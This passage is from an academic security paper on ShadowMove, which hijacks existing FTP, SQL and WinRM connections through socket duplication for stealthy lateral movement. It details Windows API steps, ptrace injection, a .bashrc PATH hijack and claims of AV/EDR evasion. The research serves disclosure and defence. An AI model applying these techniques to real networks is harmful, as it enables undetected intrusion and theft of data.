In this work, we show how an attacker can implement such an attack on a typical enterprise network. To this end, we develop a prototype system that can hijack existing TCP connections established by an FTP client (Section 4.2), a Microsoft SQL client (Section 4.3), and a WinRM client (Section 4.4) running under the same user account as our prototype and without any elevated privileges. We also present a Prolog-based planner that an attacker can utilize to systematically plan for lateral movement by hijacking available connections. In this way, the attacker can reach the critical systems significantly stealthier than existing attack scenarios. We discuss the technical challenges on how attackers can inject their packets that conform to the protocol running over an established TCP connection and be acceptable to the server on the other end of the connection.

We summarize our contributions as follows:

- We present a new class of lateral movements which is completely undetectable by existing network and host-based defensive solutions including IDSes, Antivirus, and EDR (Endpoint Detection and Response) systems.
- We propose a novel socket duplication technique that enables attackers to reuse connections established by other processes on a compromised system. We, then, develop a lateral movement framework on top of this technique.
- We demonstrate the feasibility of our idea by building a prototype system on Windows 10 that successfully hijacks FTP, TDS (used by Microsoft SQL Server), and WinRM connections for lateral movements. This Windows prototype demonstrates all features of ShadowMove, requiring no elevated privilege, no new connection, no extra authentication, and no process injection. We also build a prototype that successfully hijacks FTP on Ubuntu 18.04 without requiring elevated privilege, new connections, or extra authentication. However, the design is not as stealthy as its Windows counterpart because it relies on process injection and requires stronger assumptions about the attacker (Section 3.4.3).
- We experimentally confirm that our prototypes can evade the detection of five top-notch anti-virus products (McAfee, Norton, Webroot, Bitdefender, and Windows Defender), four IDSes (Snort, OSSEC, Osquery, and Wazuh), and two emerging Endpoint Detection and Response systems: CrowdStrike Falcon Prevent and Cisco AMP. It is important to point out that CrowdStrike Falcon Prevent is known to detect lateral movements.

The result of our study calls for a revisit of enterprise protocols in terms of their susceptibility to hijacking attacks.




Figure 1: ShadowMove Lateral Movement

2 ShadowMove Approach

The basic idea of ShadowMove is to reuse established and legitimate connections to laterally move within the compromised network. As shown in Figure 1, ShadowMove works in three main steps: first, it silently duplicates a socket used by a legitimate client application to communicate with a server application; second, it uses the duplicated socket to inject packets in the existing TCP session between the client and the server; third, the server handles the injected packets and unintentionally saves and/or launches a new instance of ShadowMove. As a result of these steps, an attacker stealthily moves from the client machine to the server machine.

Since ShadowMove restricts itself to reuse established connections to neighboring systems, it can ensure intrusion detection systems that raise alarms for unexpected connections cannot detect its operation. Moreover, by doing so, the attack can bypass the authentication phase required for establishing a new connection. ShadowMove attack is noteworthy from both a host security perspective and a network security perspective: at the host level, ShadowMove abuses resources owned by a victim process (i.e., established and authenticated network connections); on the other hand, because what Shad-

owMove abuses are sockets, its attack actions extend to the network level, by blending malicious network traffic with benign network traffic.

2.1 Fundamental Weaknesses Exploited by ShadowMove

Two fundamental weaknesses in the existing computing environment enable ShadowMove attacks. The first weakness stems from the two conflicting but essential requirements, namely process isolation and resource sharing, in commodity operating systems such as GNU Linux and Microsoft Windows. The next weakness arises from the fact that many of the existing networking protocols lack proper built-in message origin integrity validation mechanisms, which makes them susceptible to message injection attacks.

Process isolation and process (resource) sharing are conflicting requirements. A process has a virtual address space, open handles to system objects, and other attributes. All processes in an operating system must be protected from each other's activities, for reliability and security reasons [52]. The protection mechanism of a modern OS isolates the access to different kinds of resources (e.g., CPU, memory, and I/O devices) among processes. For example, memory isolation puts each process into its own "address space". On the other hand, modern OSes support sharing among processes because sharing of data/resources can be useful. Take *socket sharing* for example, one process first creates sockets and establishes connections, then it hands off those sockets to other processes that will be in charge of information exchange through those sockets. However, sharing among processes has risks, so it has to be carefully controlled. Modern OSes assume that processes that share resources trust each other by setting up appropriate security policies to control the access to shared objects, to ensure the safety of such sharing (e.g., [36]).

Unfortunately, the default access control policy of commodity OSes suffers from wrong assumptions about process trust relationship. For example, the built-in Windows security policy allows processes by the same user to share their open handles to resources, and the built-in Linux policy allows a parent process to access memory of a child process through ptrace [3]. These *default allow* policies assume a trust relationship among processes of the same user or between a parent process and a child process, which is not realistic in today's computing environments. As a result, such default allow policies can be abused by an attacker. In this paper, we present a concrete example, socket duplication attack, which enables a malicious process to impersonate a legitimate process in the interaction with an external entity over the network.

Another underlying problem that enables ShadowMove is the lack of proper message origin integrity checks in many application protocols such as FTP and TDS (for MS SQL). As a result, endpoints cannot verify the origins of the messages to ensure that the messages are not interleaved by malicious actors. An attacker who duplicated a socket can interject a request in between requests of a client and mislead the server to think the original client sent it, thus processing the request.

We can divide application protocols into three categories with regard to enforcing message origin integrity:

- **No origin integrity enforcement**. Such protocols do not have any built-in mechanisms that enable the server to check the origin integrity of the received messages, so any proper message that conforms with the protocol is accepted by the server. They are susceptible to ShadowMove attacks and one representative protocol is FTP.
- **Inadequate origin integrity enforcement**. In these protocols, the server generates a random nonce for the client to use along with its requests, and the server uses this nonce to validate the origin of received requests. Unfortunately, these protocols are not safe against ShadowMove because the attacker can wait for the client to create new connections and listen to the response from the server to learn the nonce. One representative protocol is WinRM.
- **Adequate origin integrity enforcement**. In these protocols, part of the information needed for validating origin integrity is generated by the client and not by the server. In this case, there is no way an attacker can learn that piece of information by listening to server response. These protocols are immune to ShadowMove and one representative protocol is SSL.

2.2 Threat Model

We assume that attackers have established a foothold on a victim system under a normal user's privilege, and they want to make a lateral movement towards the critical asset(s). The attackers have to run malware to achieve this. We assume that the victim process whose TCP connection is going to be hijacked is not aware of the malware process.

Demonstration Scenario We use an Employee Self-service Application of a company as an example. This is a typical multi-tier enterprise application that can be accessed from a browser. Below is the description of the components of such a system:

- Employee desktop computers, which run the web client. Some employees are IT personnel at the same time, and they need to occasionally push content to the application server, so their computers have file copying tools (such as FTP) installed.
- Application server, which runs many applications such as payroll, stock, health insurance, retirement plan, and travel.
- Database server, which stores personnel information such as DOB, SSN, contact info, and salary, and is accessed by the application server.

In this example, attackers landed on an employee desktop (via spearphishing), and this employee happens to be an IT personnel. The critical assets that the attackers go after is employee information stored on the database server. Therefore, attackers need to move from the desktop to the application




Figure 2: ShadowMove Architecture

server then to the database server. Moreover, they need to have some tool persist on the database server in order to get daily reports about updates to employee records.

To move from the desktop to the application server, the attacker can leverage the FTP connection (see Section 4.2) to copy a piece of malware to the application server and wait for the malware to be executed. For example, it is common that an application server can run an external program (e.g., data processing app implemented in C) in a path specified in a configuration file [4]. The configuration file may contain "commandname = $C:\users\alluser\appdata\updater\dpanalyzer.exe$" and based on this the application server executes *dpanalyzer.exe* once some relevant event is triggered. To keep the application server up to date, an IT personnel is authorized to copy files to the application server in order to update *dpanalyzer.exe*. Under this circumstance, the attacker can leverage the FTP connection to copy a piece of malware to the application server to replace the legitimate *dpanalyzer.exe* and then wait for the malware to be executed by the application server. The attacker can get the configuration file's content via the same FTP connection.

When the malware is launched on the application server (e.g., as *dpanalyzer.exe*), it can leverage the database connection (such as Microsoft SQL discussed in Section 4.3) between the application server and the database server to copy and launch further malware on the database server.

3 ShadowMove Architecture and Design

Figure 2 depicts the overall architecture of ShadowMove, which consists of six major modules: Connection Detector, Socket Duplicator, Peer Handler, Network View Manager, Lateral Movement Planner, and Plan Actuator.

Central to the ShadowMove design is the notion of *Network View*, which represents a model of the normal network communication pattern in the victim environment, collectively maintained by ShadowMove instances running on different victim systems. Figure 6 gives an example network view. Each ShadowMove instance maintains two views: the *local view* is based on the current connections in the local system, and the *global view* is constructed by exchanging and propagating information among ShadowMove instances.

The Connection Detector module (Section 3.1) is responsible for detecting newly-established TCP connections that can be exploited for lateral movement and requesting the Socket Duplicator to duplicate the corresponding socket. It also detects the teardown of TCP connections and notifies the Network View Manager.

The Socket Duplicator (Section 3.4) duplicates sockets owned by target processes and passes along such sockets to its caller together with additional contextual information such as the PIDs of the owner processes.

The Peer Handler (Section 3.2) communicates with neighboring ShadowMove instances to synchronize their views of the compromised network. On one hand, it updates the Network View Manager with information learned from its peers (e.g., newly discovered hosts); on the other hand, it sends the network view of the local ShadowMove instance to its remote peers.

The Network View Manager (Section 3.3) combines a few methods to maintain a global view of the victim network, based on notifications from the Connection Detector and the Peer Handler. It also determines the service type supported by each duplicated socket and maintains the liveness of the duplicated sockets.

Periodically, the Lateral Movement Planner (Section 3.5) creates a lateral movement plan based on the current network view and the capabilities supported by the duplicated sockets. The plan specifies the socket that must be used, the type of action that must be carried out, and the payload.

Finally, the Plan Actuators (Section 3.6) execute individual steps in a lateral movement plan, such as transferring a file to the remote server, by sending packets to and/or receiving packets from the given sockets.

3.1 ShadowMove Connection Detector

Two approaches exist for detecting and tracking TCP connections. First, we can periodically poll TCP connection information and compare the returned information with the result of the previous call. This approach is used by tools such as TCPView on Windows. A second approach is event-driven in which we register an event handler for the creation or teardown of connections. In Windows OS, one can get information about connection state changes by creating a WMI (Windows Management Instrumentation) filter and registering a WMI event consumer [57]. However, registering a WMI event consumer requires administrative privilege.

As a result, we choose the first approach. By calling `GetTcpTable2` and `GetTcp6Table2` on Windows, or by running the command `netstat -ntp` on Linux, the Connection Detector can get basic information about TCP connections, such as connection state, local IP address, local port, remote IP address, remote port, and the ID of the owner process [42]. From the process ID it can further get the process name. When the Connection Detector observes a connection state change from non-ESTABLISHED to ESTABLISHED,




Figure 3: ShadowMove - Synchronization Signal

it invokes the Socket Duplicator about the new TCP connection and then notifies the Network View Manager to add the duplicated socket into the pool. On the other hand, when it observes a connection state change from ESTABLISHED to non-ESTABLISHED, it notifies the Network View Manager to remove a duplicated socket from the pool because the associated TCP connection becomes unusable. The notification message contains basic information of the TCP connection and the owner process name.

On Windows, the Connection Detector does some simple filtering of TCP connections before it notifies the Socket Duplicator or the Network View Manager. Specifically, it checks whether the ShadowMove process has enough permission to open the owner process of a TCP connection with PROCESS_DUP_HANDLE access flag, and it skips those connections for which the ShadowMove process does not have enough permission.

3.2 Peer Handler

The Peer Handler module enables ShadowMove instances to share their views of the compromised network with their neighboring ShadowMove instances. Each instance *I* uses the shared information to construct a global view of accessible systems via already-compromised systems. The Peer Handler module is executed in a separate worker thread.

Upon execution, the Peer Handler attempts to locate a configuration file in the working directory of *I*. This file contains information about the TCP connection that was used to move *I* to the current system. ShadowMove then determines the corresponding server process and the socket that were misused by the predecessor ShadowMove instance. It duplicates this socket by calling the Socket Duplicator module and then continuously listens to the incoming traffic of the duplicated socket.

As shown in Figure 3, on a regular basis, the predecessor ShadowMove suspends the client process and then sends a special request to the remote server. Upon receiving this "signal" message, the successor ShadowMove suspends the server process. Then these two ShadowMove instances can synchronize their knowledge about the network using a protocol similar to the distance vector routing protocol [56].

3.3 Network View Manager

This module maintains a global view of the victim network based on information received from the Connection Detector and the Peer Handler.

It manages the *Duplicated Socket Pool* and keeps a tuple <connection state, local IP address, local port, remote IP address, remote port, service type, owner PID, owner process name> for each socket in the pool. Most of these fields are passed in by the Connection Detector, except for service type (or protocol), which it determines in a sub-module called *Layer 7 Protocol Detector* by combing a few methods. First, it guesses from the destination port because many services run behind well-known default ports [11], e.g., the default port number for FTP is 21. Second, it guesses from the owner processes if they are well-known client-side tools for some services, e.g., ssms.exe or the Microsoft SQL Server Management Studio is a client of SQL server. Finally, if the port number and the owner process information are not sufficient for a reliable guess, it passively sniffs the network traffic by calling the `recv` API on each socket and setting the *MSG_PEEK* flag. Then it analyzes the received payload to recognize the application-level protocol, leveraging existing protocol analysis techniques such as automatic protocol detection feature in Suricata [55].

Based on the Duplicated Socket Pool, the Network View Manager computes a local view, which can be represented by several predicates shown in Table 2: a *system* predicate defines the IP address of a host, and a *connected* predicate defines connections between two systems. When it receives notifications from the Peer Handler, which are *system* and *connected* predicates shared by the neighbors, it updates its global view by merging the predicates into its local view.

It is worth noting that, in Windows, closing a socket does not always entail in TCP connection termination handshake. The termination handshake occurs only when the last socket descriptor is closed. As a result the connections will remain open even if owner processes close their sockets. However, a TCP connection may be not usable because of several reasons such as network failure, remote process crash, or connection inactivity timeout. To prevent connection inactivity timeout to occur, the Network View Manager sets the *SO_KEEPALIVE* flag for all duplicated sockets using `setsockopt` API function; by doing so, keep-alive packets will be sent through these connections automatically.

3.4 ShadowMove Socket Duplicator

The Socket Duplicator duplicates sockets associated with given TCP connections when it receives a request from the Connection Detector or the Peer Handler. The underlying idea of our approach is to duplicate the socket inside the target process and to use the resulting socket to secretly access the established TCP connection.

3.4.1 Socket Duplication on Windows

On Windows, one can call `DuplicateHandle` API to duplicate different types of handles from a remote process. However, as mentioned in `DuplicateHandle` documentation [40], this function cannot be used to duplicate sockets.

Although Windows offers an API named WSADuplicateSocket to duplicate a socket, we cannot directly use this function as it requires cooperation between the processes. As mentioned in [41], a typical scenario of using this function goes as follows. A source process creates a socket and wants to share it with a destination process. First, the source process calls WSADuplicateSocket to get a special WSAPROTOCOL_INFO structure. This info structure is given to the destination process via inter-process communication (IPC) mechanism. The destination process passes the info structure to WSASocket to reconstruct the socket on its side. The main challenge in this approach (i.e., using WSADuplicateSocket) is that both processes must cooperate with each other to duplicate a socket, which is not the case in our scenario where the attacker wants to duplicate a socket from an unwary victim process. One way to address this issue is to inject code into the victim process to implement the missing steps due to a lack of cooperation. However, existing defense mechanisms such as Windows Defender ATP flag usages of common process injection techniques [48], which makes the solution less attractive.

We devised a novel technique, by using Windows APIs in an unconventional way, that enables an attacker process to duplicate a socket from a target process without requiring its cooperation. Table 1 depicts the steps that the attacker process performs to duplicate a socket from a target process, assuming it knows the process ID of the target, thanks to real-time connection detection (Section 3.1). First, it opens the target process by using OpenProcess to enumerate all of the open handles in the target. The attacker process only seeks for file handles with the name of \device\afd (steps 3-5, and afd stands for ancillary function driver). During this operation, the attacker process duplicates all file handles as it is required for reading the name of a handle. We discover that the attacker process could treat these duplicated afd handles as sockets. To locate the exact socket corresponding to a TCP connection, the attacker process obtains the remote IP address and remote port to which the afd handle of socket is connected (by invoking getpeername) and compares them with the information passed in by the Connection Detector. If there is a match, the attacker process passes the afd handle to WSADuplicateSocketW to obtain the information necessary for duplication of the original socket. After obtaining the protocol info structure, the attacker process calls the WSASocketW function to duplicate the socket. This socket is then saved in the Duplicated Socket Pool together with context information such as the owner PID, the owner process name, local IP address, local port, remote IP address, and remote port.

It is also worth noting that on Windows, the TCP connection tables for IPv4/6 only contain information about the original socket descriptors not the duplicated ones and the owner PID of a socket descriptor will never change even after the termination of the owner process. This means that conventional tools such as netstat, which rely on Windows APIs to retrieve TCP connection tables, cannot be used to detect whether a connection is duplicated and nor its duplicators.

3.4.2 Deep Dive into Socket Duplication on Windows

To understand why ShadowMove's socket duplication works, it is necessary to first understand *socket context*. The winsock2 libraries maintain socket context for each socket handle in a number of data structures at different layers ([58] and Figure 4). Inside WS2_32.dll, there is a hash table called sm_context_table, which maps a socket handle to a DSOCKET object that stores information about the socket such as the process and service provider. At the next layer, mswsock.dll (a service provider), there is another hash table called SockContextTable, which maps a socket handle to a SOCKET_INFORMATION object, which stores information such as socket state, reference count, local address, and remote address. Every user-level operation on the socket, such as connect, send, and recv, has to refer to and may change the socket context (e.g., the remote address and the reference count). Moreover, such context information including the hash tables is maintained for each process. The kernel side of socket functionality, which is the ancillary function driver or AFD.sys, also maintains socket context information (e.g., local address and remote address), which is necessary for the kernel driver to eventually construct network packets.

What happens during normal socket sharing via WSADuplicateSocket. The normal socket sharing on Windows [40] involves three steps, as illustrated in Figure 4. When the source process invokes WSASocket to create a new socket, it does three things [58]: (1) calling NtCreateFile to get a socket handle (e.g., Handle 1), (2) creating a new SOCKET_INFORMATION object for Handle 1, and (3) calling NtDeviceIoControlFile to set the kernel side context information of Handle 1. Next, when the source process invokes WSADuplicateSocket to share Handle 1 with the destination process, it first creates a duplicate of Handle 1 (e.g., Handle 2), and then puts Handle 2 in the dwProviderReserved field of a WSAPROTOCOL_INFO structure to be shared with the destination process [59]. When the destination process invokes WSASocket with the WSAPROTOCOL_INFO structure as one parameter, WSASocket extracts Handle 2 from the dwProviderReserved field and uses it to call NtDeviceIoControlFile to get the kernel side context information; once this is done, it uses the obtained information to construct an SOCKET_INFORMATION object for Handle 2, which makes Handle 2 a functional socket handle.

What happens during ShadowMove's socket hijacking (Table 1). Using the same scenario above, our ShadowMove attack can secretly share the socket with handle Handle 1 without the cooperation of the source process. ShadowMove also uses a combination of WSADuplicateSocket and WSASocket, but it does one more step as preparation: it first creates a duplicate of Handle 1 by calling NtDuplicateObject; this is necessary because Handle 1

Table 1: ShadowMove Socket Duplication Given Owner Process ID, Remote IP, and Remote Port Number

Step	Description	Kernel/ntdll Functions
1	Open the owner process with PROCESS_DUP_HANDLE	OpenProcess(PROCESS_DUP_HANDLE, , pid)
2	Foreach handle with type 0x24 (file)	NtQuerySystemInformation(SystemHandleInformation, ...)
3	Duplicate the handle	NtDuplicateObject
4	Retrieve its names	NtQueryObject(ObjectNameInformation)
5	Skip if the name is not \device\afd	
6	Obtain remote IP and remote port number	getpeername(handle, ...)
7	Skip if remote IP and port do not match the input parameters	
8	Call WSADuplicateSocketW to get a special WSAPROTOCOL_INFO structure	WSADuplicateSocketW(handle, ...)
9	Create a duplicate socket	WSASocketW(WSAPROTOCOL_INFO, ...)
10	Use the socket	recv(), send()

is in the address space of the source process so ShadowMove cannot directly operate on it, but ShadowMove can directly use the duplicate handle (e.g., Handle 1') because it is created in the context of ShadowMove. Next, ShadowMove invokes `WSADuplicateSocket` to share Handle 1' with itself. As a result, Handle 2 is created and put in the `dwProviderReserved` field of the `WSAPROTOCOL_INFO` structure. Finally, ShadowMove invokes `WSASocket` with the `WSAPROTOCOL_INFO` structure as one parameter, in order to make Handle 2 a functional socket handle. Here since `WSADuplicateSocket` and `WSASocket` are invoked in the same process (i.e., ShadowMove), there is no need to pass `WSAPROTOCOL_INFO` structure across processes.

3.4.3 Socket Duplication on Linux

Our design of socket duplication on Linux (or *NIX in general) is different from its Windows counterpart. Due to a stricter process isolation, it is not possible to duplicate a socket from another process directly, even if the other process is owned by the same user. However, socket sharing is supported on Linux, but it requires cooperation between the two processes. Since ShadowMove assumes that the victim application is not cooperative, our solution is to force the victim application to cooperate by injecting code into its address space to set up the sharing of a socket with the ShadowMove process. To inject code into the victim application, we create a launcher that would run the victim application as a child process and then leverage `ptrace` to inject code, in the form of a shared library. Finally, we put the launcher version ahead of the original victim application in the command search path, such that the user would invoke our launcher when he/she intends to run the victim application.

We should note that the use of process injection can jeopardize the stealthiness of the ShadowMove attack on Linux, compared with ShadowMove on Windows. However, our Linux design still has a good chance of evading state-of-the-art defenses. We defer a detailed discussion to the evaluation (Section 5).

Socket sharing on Linux. To share a socket, two processes first connect via a Unix domain socket, then the sender process invokes `sendmsg` and passes the socket descriptor in the input parameter, while the receiver invokes `recvmsg` and retrieves a (possibly different) socket descriptor from the output parameter. When a socket descriptor is passed this way, the underlying Linux kernel creates a new descriptor in the receiving process' address space that refers to the same file table entry within the kernel as the descriptor that was sent by the




Figure 4: Winsock Duplication




Figure 5: ShadowMove in Linux System

sending process [54].

More specifically, there are four components for a ShadowMove attack on Linux, which are target process, shared library, launcher, and ShadowMove (Figure 5).

The launcher injects a shared library into the target process by using `ptrace` [32, 47], which has to attach to the target process first. The current Linux systems impose strict control over `ptrace`. Specifically, by default the Yama Linux Security Module (LSM) [3] only allows `ptrace` from a process with sudo privilege, or from a parent to a child process. We use the second option because for this we don't need privilege escalation. Therefore, our launcher runs the target application as a child process and then attaches to the target process using `ptrace`. After that, it invokes `__libc_dlopen_mode` for loading the shared library into the target process. Our launcher is based on an open source project [30].

We developed a prototype of the shared library, whose constructor function (executed automatically when the library is loaded) enumerates open sockets in the target process. For each open socket, it makes a copy of that socket using `dup` method, connects to the ShadowMove process through a Unix domain socket, and shares the duplicated socket using that channel. If there is no open socket, it sleeps for a while and tries to find open sockets again. To avoid blocking the main thread of the target process, we create a new thread that is dedicated to socket duplication.

To make the victim user run our launcher inadvertently when he/she intends to run the target application, we give the launcher the same name as the target application and we ensure that our launcher is ahead of the target application in the command search path, which can be done by changing the PATH environment variable. To make the attack stealthier, we can avoid changing the PATH environment variable if any location on the current command search path is (1) writable by the victim user and (2) before the location of the target application: in that case we just need to copy our launcher in that writable location. Otherwise, we would create a folder that appears benign (e.g., `/home/alice/.npm-packages/bin` that can be used by a benign application called `npm` [8]), copy our launcher there, and add the new folder location to the PATH environment variable by adding `export PATH=/path/of/the/launcher:$PATH` into the victim user's .bashrc.

For example, if `ftp` is the target application then the launcher will be named `ftp`. When the user tries to run FTP, the launcher will be executed and it will run the original FTP application as a child process.

3.4.4 The Race Between the Benign Application and the Attack

We should note that in the proposed attack, the socket is shared between the original client and the attacker, which can cause a race condition in receiving and sending data from the remote endpoint. The one who calls the `recv` function first will get the data from the input buffer and the one who calls `send` function first will send the data to the server. This may result in reading partial responses from the server or sending a garbled request to the server. To prevent such a possibility, attackers can simply pause the client process temporarily while they are sending/receiving data from the server and resume the client process afterwards. To suspend the client process, the attacker can pause all its threads by calling `SuspendThread`, and to resume the client process, the attacker can resume all its threads using `ResumeThread`.

Table 2: ShadowMove Predicates to Model Target Networks

Predicate	Definition
system	system(ip_addr)
connected	connected(src_ip, dst_ip, service)
committed	comitted(src_ip, dst_ip, action)
capability	capability(service, action).

3.5 Lateral Movement Planner (LMP)

The Lateral Movement Planner (LMP) can empower the adversary to coordinate attack actions on multiple victim systems that can optimize the attack effectiveness and stealthiness. For example, suppose the attacker in Figure 6 has compromised hosts A and B, which both connect to host C, but their individual connections are not sufficient for a lateral movement (e.g., A's connection can only copy malware, and B's connection can only execute malware). In this case, a coordinated plan that involves both A and B (e.g., A copies malware to C, then B remotely launches malware on C) would allow a lateral movement to C, thus making the attack more effective. For another example, if there exist multiple paths to the target system, a coordinated plan would allow the attacker to use the shortest path to send payload to / receive data from the target, thus making the attack stealthier. We assume that attackers look for a specific set of targets that can be recognized when they are reached.

We formulate the attack planning problem in Prolog. We uses the predicates in Table 2 to specify the current state of the compromised network: *system* and *connected* specify the reachable systems and their interconnections, and *committed* defines the action that has been performed on a system by a ShadowMove instance. For each protocol, we also use the *capability* predicate to specify the actions that attackers can do if they hijack the corresponding TCP connection.

Figure 6 illustrates an snapshot of system B's (with IP address 10.10.10.50) ShadowMove knowledge base, which consists of a set of *facts* that represent a network with three compromised systems and one target. This knowledge base is constructed from the global view shared among all ShadowMove instances. LMP uses the following rules to determine whether a specific operation can be carried out on a remote system Y from a given system X.

```
remoteOperation( X, Y, Action, Route):-
```




Figure 6: Example ShadowMove Network View and Knowledge Base

```
    connected(X,Y,S), capability(S, Action),
    Route=[X|[Y]].

remoteOperation( X, Y, Action, Route):-
    connected(X,Z,Service),
    capability(Service, Action),
    remoteOperation( Z, Y, Action, R),
    Route=[X| R].
```

By using *remoteOperation*, a ShadowMove instance can check whether there exists a path between two systems that would allow them to perform a specific operation such as execute or upload a file. For example, the attacker can execute the following query:

```
remoteOperation('10.10.10.10', '10.10.10.100',
    'upload', R).
```

which returns $[\prime 10.10.10.10\prime, \prime 10.10.10.30\prime, \prime 10.10.10.100\prime]$. This result means that an attacker who landed on 10.10.10.10 and has moved to 10.10.10.30 can copy malware from 10.10.10.30 to 10.10.10.100 via one of the ShadowMove actuators.

We can use *remoteOperation* predicate to construct more complex predicates such as *commitExecuteOperation*:

```
commitExecuteOperation(X, Y) :-
    connected(X, Y, Z),
    capability(Z, execute),origin(I),
    remoteOperation(I, Y, upload, _R),
    committed(_K, Y, upload).
```

In order to run ShadowMove on a target system from a compromised system, not only there must be a connection between these two systems that allows the ShadowMove instance to perform execute operation, but the file must has also been uploaded to that target system by one of the ShadowMove instances prior to the execute operation. For example in Figure 6, system B can launch ShadowMove on system C (target) if and only if (1) there is a connection that allows system B to execute a file on system C:

```
    connected(SystemB, SystemC, Z),
    capability(Z, execute)
```

and (2) the ShadowMove binary file has been uploaded on system C:

```
    origin(I),
    remoteOperation(I, systemC, upload, _R),
    committed(_K, systemC, upload).
```

If based on its current knowledge base, no ShadowMove instance has uploaded the file on the target, then system B must wait until the upload operation is committed by one of the ShadowMove instances, such as the one on system A. To obtain a list of target systems that system B can launch ShadowMove on, the ShadowMove instance on system B can execute the following query:

```
findall(Target,
    commitExecuteOperation('10.10.10.50', Target),
    ExecuteList).
```

If the returned ExecuteList is not empty (e.g., ['10.10.10.100']), an instance of ShadowMove can be started on a new target system (e.g., 10.10.10.100). This is an illustration of lateral movement that requires coordination among different paths, which is only possible when a global view of the compromised network is available.

3.6 Lateral Movement Actuator

Lateral Movement Actuator (LMA) is a module manager containing several actuation modules. Each of these modules is responsible for handling one protocol such as TDS (Section 4.3). LMA can act both passively and actively. In the passive mode, the module only reads from a socket by passing *MSG_PEEK* flag to `recv` API call. In this way, the input buffer is not emptied, so the original process can read the content. In the active mode, the module reads from the socket without passing the *MSG_PEEK* flag; hence the `recv` call consumes the data in the input buffer. In this state, the module also writes to the socket out buffer to send crafted messages.

In some protocols, we need to learn a few secrets before being able to craft valid messages (e.g., shellID for WinRM in Section 4.4). In these scenarios, an actuator module starts in the passive mode, sniffing the receiving messages to learn such secret values. After learning all of such required data elements, the actuator module can switch itself to active mode and start communicating with the remote endpoint. It is worth noting that LMA module can only read incoming messages; it cannot read the outgoing messages as to the best of our knowledge there is no such API that allows one to read from the socket output buffer. In our current prototype, LMA has three actuation modules for FTP, MS SQL, and WinRM protocols. However, one can add a new protocol to LMA by implementing an interface called IPModule.

4 Prototypes for ShadowMove Actuators

We implement a prototype of the ShadowMove design on Windows in 2,501 lines of C/C++ code. The lateral movement planner is based on SWI-Prolog [14], a free implementation of the programming language Prolog. The prototype [16] showcases common functionalities such as connection detection,

socket duplication, network view synchronization, and lateral movement planning; it also overcomes the challenges of actuation, i.e., how to make the injected packets conformant to the respective protocols and yet useful for lateral movement (such as uploading malware and launching malware), which is specific to individual application protocols.

In this section, we present three ShadowMove actuators that leverage FTP, MS SQL, and WinRM. The criteria for choosing these protocols is their lack of support for message origin integrity, as we discuss in Section 2.1. Specifically, FTP and Microsoft SQL have no origin integrity enforcement, and WinRM has inadequate origin integrity enforcement.

4.1 ShadowMove Instantiation

For each experiment, we first prepare a target environment that includes the victim applications, such as one machine running a FTP client and another machine running a FTP server. We configure the applications so that they run normally with their intended purposes. We launch ShadowMove PoC in the victim client machine. We observe that the PoC periodically detects candidate TCP connections to abuse once they are established (the victim client application does not have to start before the PoC), duplicates the corresponding sockets, and determines the protocol running over the TCP connections (e.g., FTP). The PoC periodically queries the lateral movement planner module (by presenting its current network view) and executes the actuator logic if the planner returns the target of the next move (e.g., using the FTP connection to copy the PoC to the FTP server). When the PoC is started on the server machine, we see that it detects active TCP connections (including the one with the client machine) and duplicates the corresponding sockets. We further observe that the PoC on the server exchanges "signal" messages with the PoC on the client successfully, and then they exchange their current network views. Upon doing that, the network views on both machines are updated. Some time later, lateral movement planner module is queried again to make the next decision based on the new network view.

